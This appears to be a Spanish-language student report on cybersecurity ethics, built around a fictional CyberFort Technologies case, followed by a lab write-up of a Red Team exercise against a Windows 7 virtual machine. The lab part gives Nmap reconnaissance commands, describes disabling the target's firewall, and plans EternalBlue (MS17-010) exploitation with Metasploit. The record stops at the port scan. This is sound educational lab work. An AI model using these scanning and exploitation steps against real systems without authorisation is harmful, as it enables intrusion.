Los artículos 269G y 269H de la Ley 1273 de 2009, que sancionan la violación de datos personales y la suplantación o manipulación indebida de información digital, se ven directamente afectados cuando se establece contractualmente la obligación de no reportar este tipo de actos. Esta omisión impuesta al profesional funciona como un mecanismo de encubrimiento sistemático, al impedir que se denuncien comportamientos que constituyen delitos informáticos (Colombia C. D., Función Pública, 2009).

¿existiendo procesos poco confiables en el anexo 3 – acuerdo, ¿usted como experto en ciberseguridad aplicaría a este trabajo en cyberfort technologies, donde la organización dispone de un 2 sueldo de $15.000.000 de pesos colombianos mensuales y contrato vitalicio?

Luego de revisar cuidadosamente el contenido del Anexo 3 – Acuerdo de Confidencialidad, y al identificar varias cláusulas con implicaciones legales y éticas preocupantes, considero que no aceptaría la oferta laboral propuesta por CyberFort Technologies, a pesar de las atractivas condiciones económicas que incluye un contrato vitalicio y una remuneración mensual de $15.000.000 de pesos colombianos. Incluso ejerzo actualmente como auditor y por esta razón, como profesional experto en ciberseguridad, entiendo que mi labor no solo está ligada a competencias técnicas, sino también a una fuerte responsabilidad ética. El hecho de que el acuerdo imponga al firmante la obligación de guardar silencio ante delitos informáticos, encubra prácticas como el espionaje digital y desvíe toda responsabilidad penal al empleado, constituye un escenario laboral altamente riesgoso, tanto en términos legales

como profesionales. Aceptar un cargo bajo estas condiciones comprometería directamente mi integridad, mi reputación y mi responsabilidad frente a la sociedad.

Desde el marco ético del Código de Ética del COPNIA (copnia, 2003), se establece que todo ingeniero debe actuar con responsabilidad, honestidad y lealtad hacia el interés público (Artículo 1), defender el bienestar colectivo (Artículo 3) y abstenerse de participar o tolerar actos de corrupción o ilegalidad (Artículo 8). En ese sentido, aceptar esta oferta laboral sería incoherente con los principios que rigen nuestra profesión, significaría avalar una cultura organizacional que prioriza el silencio y la complicidad frente a posibles delitos.

Considerando los hallazgos del análisis del contrato, concluyo que rechazaría esta oferta laboral, ya que ninguna compensación económica puede justificar la renuncia a los principios éticos, al cumplimiento de la ley ni a la protección del interés público que debemos garantizar como profesionales Como profesional en formación dentro del campo de la ciberseguridad, y también como creyente cristiano, reconozco que mi actuar debe estar guiado no solo por el conocimiento técnico y el cumplimiento de la ley, sino también por principios espirituales y morales fundamentales, como la verdad, La equidad, la valoración de la vida y la integridad de cada persona. Desde mi fe, comprendo que la integridad no es negociable, y como lo enseña la Escritura: *“El justo actúa con integridad;* (Proverbios 20:7, NVI). Esta convicción me impulsa a tomar decisiones coherentes con mis valores, por lo que no podría vincularme a una organización que promueve el silencio frente a actos ilícitos, ni ser parte de prácticas que atenten contra la ética y la confianza que deben guiar el ejercicio de la ciberseguridad.

¿Hasta qué punto las empresas de ciberseguridad deben tener acceso a información sensible de sus clientes durante una auditoría de seguridad, y cómo se puede garantizar que este acceso no sea explotado de manera indebida?

El caso presentado en el Anexo 7 – Escenario 2 evidencia un incidente grave de ciberespionaje institucional en el que empleados de CyberFort Technologies utilizaron accesos privilegiados, obtenidos durante una auditoría de seguridad, para extraer información confidencial sin autorización del cliente, parte de esa información fue vendida en mercados ilícitos, afectando gravemente la integridad, la confianza y la legalidad del ejercicio profesional en ciberseguridad.

Como auditor externo y que actualmente ejerzo como auditor, considero que este caso representa una violación estructural Las acciones ejecutadas por parte del personal de CyberFort Technologies vulneran principios esenciales de la ética profesional, así como el deber de proteger los datos y respetar la autonomía informativa de las organizaciones que contratan sus servicios. Estas conductas no solo resultan contrarias a la moral y a la confianza que debe regir cualquier relación profesional, sino que además pueden ser tipificadas como delitos informáticos, tales Como el acceso no autorizado a sistemas tecnológicos, la obtención ilícita de datos y el incumplimiento de compromisos de confidencialidad.

Ahora dando respuesta de la pregunta y guiado por los principios de necesidad, minimización del riesgo y respeto a la privacidad institucional.

Permitir accesos amplios sin controles efectivos abre la puerta a posibles abusos de poder técnico, como ocurrió en el caso de CyberFort. Para evitar esto, es fundamental implementar las siguientes garantías:

- Acuerdos de nivel de servicio (SLA) y contratos de auditoría con alcance delimitado. (Zendesk, 2023)
- Supervisión directa por parte del cliente o de terceros neutrales durante procesos críticos.
- Registro de todas las actividades realizadas (logs, video auditoría, informes de trazabilidad). (SOCIEDADES, 2021)
- Separación de funciones: quien audita no debe tener control total de los sistemas. (Auditool, 2024)
- Cláusulas contractuales con consecuencias legales en caso de mal uso de la información. (Colombia C. D., funcion publica, 2012)

Desde una perspectiva ética, el acceso a información más allá de lo autorizado por el cliente implica una falta grave, ya que compromete la confianza depositada en el auditor y transgrede principios fundamentales como la honestidad, la legalidad y la transparencia. Las auditorías deben enfocarse en promover la mejora continua y fortalecer la seguridad, no en aprovecharse de las debilidades institucionales con fines ocultos o ajenos al acuerdo establecido. (Consortium, 2021).

¿Qué mecanismos de supervisión y control deberían implementarse en las empresas de ciberseguridad para evitar que sus empleados utilicen herramientas avanzadas de análisis forense con fines no autorizados o éticamente cuestionables?

Controles éticos y técnicos en el uso de herramientas forenses

Desde la perspectiva de la auditoría en ciberseguridad, se reconoce que uno de los principales riesgos en la gestión de la seguridad digital radica en el uso indebido o malintencionado de herramientas forenses por parte del personal interno, especialmente cuando estos cuentan con altos niveles de acceso y conocimientos técnicos avanzados. El caso de CyberFort Technologies evidencia cómo la ausencia de controles eficaces puede dar lugar a

conductas abusivas que no solo infringen la ley, sino que también afectan negativamente la reputación institucional y los principios éticos que deben guiar esta labor profesional.

Con el fin de prevenir el uso no autorizado o éticamente cuestionable de herramientas forenses, se plantea la implementación de mecanismos específicos de supervisión y control.

1. **Acuerdos formales de uso con alcance delimitado**

Todo acceso a sistemas y datos durante una auditoría debe estar previamente autorizado y documentado mediante contratos formales o acuerdos específicos que detallen el alcance, las herramientas permitidas, los límites de intervención y los canales de supervisión, así como las sanciones en caso de abuso. Estos documentos deben contar con el consentimiento informado del cliente. (AUDITOOL, 2018)

Esta medida responde a lo estipulado en marcos normativos como la ISO/IEC 27001, que exige claridad en los roles y autorizaciones de seguridad de la información (27001, 2022).

2. **Separación de funciones (control de acceso por rol)**

Una buena práctica que audito con frecuencia en entornos críticos es la aplicación del principio de separación de funciones. Quien ejecuta el análisis no debería tener autonomía total sobre los sistemas ni sobre los informes finales sin revisión superior. Esta división previene conflictos de interés y manipulación de evidencias.

El NIST lo contempla como parte esencial del manejo ético y seguro de incidentes informáticos (NIST, 2024).

3. Trazabilidad digital de las acciones (registro de logs)

Cada actividad realizada en el marco de una auditoría debe quedar documentada mediante registros automáticos, idealmente con firmas digitales que garanticen su autenticidad. Estos registros, conocidos como logs, deben estar protegidos contra cualquier tipo de modificación y mantenerse almacenados durante el periodo definido por la política interna de retención de datos de la organización, con el fin de que puedan ser revisados por auditores o entes externos en caso de ser necesario.

ISACA destaca que los mecanismos de trazabilidad fortalecen el gobierno de TI y la responsabilidad profesional (ISACA, 2019).

4. Supervisión cruzada y revisión de pares

Como auditor, siempre recomiendo establecer protocolos de doble verificación, donde otro profesional revise las acciones realizadas, el uso de herramientas y los hallazgos. Esta medida reduce el riesgo de sesgos técnicos y actos malintencionados, reforzando la transparencia del proceso muchas veces se revisa el informe final por medio de un director de auditoría o gerente de área.

5. Canales internos seguros de denuncia

Las empresas deben garantizar a sus colaboradores un canal anónimo y protegido para reportar cualquier comportamiento indebido observado durante una auditoría o análisis digital. Esto promueve una cultura ética y de cero tolerancias frente al abuso tecnológico incluso en mi organización cuenta con esta línea ética.

Este tipo de mecanismos es recomendado por la OCDE en sus guías de integridad para empresas tecnológicas (OCDE, 2021).

¿Cómo deberían responder los gobiernos y organizaciones cuando descubren que una empresa de ciberseguridad contratada ha cometido actos de ciberespionaje? ¿Cuáles serían las medidas adecuadas para restaurar la confianza y asegurar que no ocurra nuevamente?

Actuación ante actos de ciberespionaje cometidos por empresas contratadas

Desde una perspectiva de auditoría en ciberseguridad, cuando se demuestra que una empresa contratada ha participado en actividades de ciberespionaje —como se plantea en el caso del Anexo 7 – Escenario 2—, es indispensable que tanto los gobiernos como las organizaciones respondan de manera rápida, firme y estratégica. Esta respuesta no debe limitarse únicamente a sancionar a los responsables, sino también debe enfocarse en restaurar la credibilidad institucional y fortalecer los mecanismos que eviten que este tipo de incidentes vuelva a ocurrir.

1. **Respuesta inmediata: Sanción y desvinculación**

Como primera medida, es necesario que el contrato con la empresa implicada sea cancelado de manera inmediata. Además, la organización afectada debe iniciar acciones legales tanto penales como civiles contra la compañía prestadora del servicio y los empleados involucrados, sustentando su actuar en las conductas tipificadas por la Ley 1273 de 2009, tales como la intrusión no autorizada en plataformas digitales, la interceptación no consentida de datos y la exposición no permitida de información reservada (Congreso de Colombia, 2009).

Simultáneamente, se debe informar públicamente el incidente con el fin de alertar a otras entidades del sector y prevenir la contratación de empresas sin principios éticos sólidos.

La rendición de cuentas es un componente esencial del gobierno digital y una herramienta para mantener la confianza pública (OECD, 2021).

2. Medidas para restaurar la confianza institucional

Una vez abordada la fase de sanción, la organización debe iniciar un proceso de restauración de la confianza, algunos marcos como el COBIT incluye lo siguiente:

- Realización de auditorías externas independientes para evaluar los daños y brechas explotadas.
- Transparencia con los resultados: emitir informes públicos que demuestren acciones correctivas.

Rediseño de los protocolos de contratación, incluyendo cláusulas éticas obligatorias, historial de cumplimiento normativo y procesos de evaluación de antecedentes (gss-logo-header, 2019).

Se deben implementar planes de resiliencia digital, con medidas orientadas a detectar y mitigar posibles amenazas internas, incluyendo la rotación de claves, segmentación de redes y análisis de integridad en sistemas críticos (auditool, 2023).

3. Prevención: Reformas estructurales en los procesos de contratación

Para evitar que hechos similares se repitan, las organizaciones deben reformar sus procesos de selección y monitoreo de proveedores de ciberseguridad. Algunas recomendaciones clave son:

Incluir criterios de certificación ética profesional, como CISSP, ISO 27001 Lead Auditor o certificaciones avaladas por el Estado. Establecer comités de evaluación ético-jurídica para examinar contratos tecnológicos. Implementar revisiones cruzadas periódicas y auditorías compartidas entre organismos públicos y privados.

Estas prácticas se alinean con los principios de gobernanza de TI promovidos por ISACA y marcos como COBIT, que destacan la importancia de la responsabilidad, la transparencia y la gestión de riesgos (ISACA, 2019)

Etapa 3: Ejecución de pruebas de intrusión

Esta actividad de tipo práctico y analítico se desarrolló de la siguiente manera:

Durante esta fase, se realizó una simulación de ciberataque tipo Red Team, utilizando técnicas y herramientas de penetración ofensiva en un entorno virtual. Se emplearon sistemas vulnerables con Windows 7 (ambos de 32 y 64 bits) como objetivos, y Kali Linux como plataforma atacante. Las herramientas principales utilizadas fueron Nmap para la detección de servicios y puertos expuestos, y Metasploit Framework para la explotación de la vulnerabilidad MS17-010 (EternalBlue), relacionada con el protocolo SMBv1. A través del exploit, se logró acceso remoto con privilegios de administrador al sistema, lo que permitió crear un usuario con permisos elevados como prueba de concepto (PoC). La práctica evidenció los riesgos derivados de mantener sistemas obsoletos sin parches de seguridad actualizados, y permitió desarrollar habilidades técnicas en un entorno seguro y controlado.

De manera individual usted deberá leer el problema que se encuentra en el anexo 4 – escenario 3 referente a equipo Redteam y por medio del banco de trabajo configurado previamente deberá dar respuesta a las siguientes preguntas orientadoras:


Revisión de entorno de virtual box

Como parte del desarrollo del escenario descrito en el Anexo 4, se configuró un entorno de laboratorio en VirtualBox siguiendo una metodología Red Team basada en las fases clásicas del pentesting. Para ello, se utilizaron dos máquinas virtuales: una con Kali Linux como sistema

atacante y otra con Windows 7 como equipo objetivo. Ambas se conectaron a través de un adaptador de red en modo puente, lo que permitió establecer comunicación directa entre ellas. Esta conexión fue verificada exitosamente mediante comandos de red, sentando así las bases para iniciar las fases de reconocimiento y explotación.

Figura 14

Virtualbox validación de máquinas virtuales




Fuente. Elaboración propia

Para verificar la conectividad de red de la máquina objetivo, se accedió a la consola de comandos de Windows y se ejecutó el comando ipconfig. Como resultado, se obtuvo la configuración de red del adaptador Ethernet, confirmando que la dirección IP asignada al equipo Windows 7 es 192.168.1.50. Esta dirección corresponde al rango de la red local configurada en el entorno de laboratorio, lo que permitió su posterior identificación durante las fases de escaneo y explotación.

Figura 15

Ip de máquina virtual windows




Fuente. Elaboración propia

se accedió a la terminal de Kali Linux con privilegios de superusuario y se ejecutó el comando ip a. El resultado mostró que la interfaz de red eth0 tiene asignada la dirección IP 192.168.1.16, perteneciente al mismo segmento de red que la máquina víctima. Esta configuración confirma que ambas máquinas virtuales están correctamente conectadas mediante un adaptador en modo puente

Figura 16

Ip de máquina virtual Kali Linux




Fuente. Elaboración propia

Para validar la conectividad entre ellas, desde Kali Linux se ejecutó el comando ping dirigido a la dirección IP de la máquina Windows (**192.168.1.50**).

Figura 17

Ping maquina windows




Fuente. Elaboración propia

Se verificó el estado del firewall en la máquina Windows 7, confirmando que se encontraba **desactivado** para la red pública. Esta condición facilitó la ejecución de pruebas de penetración al permitir conexiones sin restricciones desde la máquina atacante.

Figura 18

Desactivación de firewall windows



Fuente. Elaboración propia

Una vez confirmada la conectividad entre ambas máquinas, se dio inicio a las fases del pentesting descritas en el Anexo 4. Según la información proporcionada, los equipos potencialmente comprometidos contaban con el servicio SMBv1 habilitado para compartir archivos e impresoras dentro de la red. Además, se identificó que los sistemas estaban desactualizados desde febrero de 2017 y no contaban con el parche de seguridad MS17-010, lo que los hacía vulnerables a la explotación asociada al CVE-2017-0144 (EternalBlue) (CVE, incibe, 2025), una falla crítica ampliamente documentada.


Reconocimiento (Escaneo de red y servicios)

Durante la etapa de reconocimiento, se empleó Nmap con el comando nmap -sn 192.168.1.0/24 para localizar los dispositivos activos dentro de la red local. El escaneo reveló

varios hosts, incluyendo la máquina objetivo con la dirección IP 192.168.1.50, lo que permitió enfocar los análisis posteriores en ese sistema en particular.

Figura 19

Escaneo nmap verificación ip local




Fuente. Elaboración propia

Una vez identificada la dirección IP de la máquina Windows (192.168.1.50), se ejecutó un escaneo puntual con Nmap usando el comando nmap -sP 192.168.1.50. El resultado confirmó que el host está activo en la red, mostrando su dirección MAC y fabricante del adaptador de red virtual, lo que validó su disponibilidad para los siguientes pasos del análisis.

Figura 20

Código nmap escaneo ip




Fuente. Elaboración propia

Tras confirmar la disponibilidad de la máquina Windows mediante el comando nmap -sP 192.168.1.50, que mostró su dirección MAC y el fabricante del adaptador virtual, se procedió a realizar un escaneo completo de puertos y servicios. Para ello, se utilizó el comando nmap -sS -sV -T4 -p- 192.168.1.50, el cual permitió identificar los puertos TCP abiertos en el sistema objetivo y los servicios asociados, incluyendo sus versiones. Esta información es clave para detectar posibles vulnerabilidades y definir vectores de ataque en las siguientes fases del pentesting.

Figura 21

Código nmap escaneo ip

